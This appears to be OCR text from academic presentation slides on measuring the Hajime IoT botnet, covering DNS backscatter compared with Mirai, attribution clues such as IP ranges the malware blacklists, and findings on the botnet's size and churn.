
DNS Backscatter: Mirai vs. Hajime




DNS Backscatter: Mirai vs. Hajime



DNS Backscatter: Mirai vs. Hajime



Where is Hajime from?



Initial (test?) CWMP attack
came from the Netherlands

Reverse eng

47 modules
34 .atk, 13 .i

Hajime blacklists the same IP address as Mirai, plus:
77.247.0.0/16 85.159.0.0/16 109.201.0.0/16

These have one ISP in common:
NFOrce Entertainment (located in the Netherlands)

Also covered in the paper

- Details on bot internals and exploits


- Analysis of bot churn

- Details on device fingerprinting

- Country-level analysis of CWMP DNS backscatter

Measuring and analyzing Hajime

DHT scans



Key scans

D-root

IoT botnets are
resilient and large

40K steady

95K peak

IoT botnets have highly heterogeneous architectures

New vulnerabilities can lead to
drastic changes in size, geography, and composition

Code and data coming soon: iot.cs.umd.edu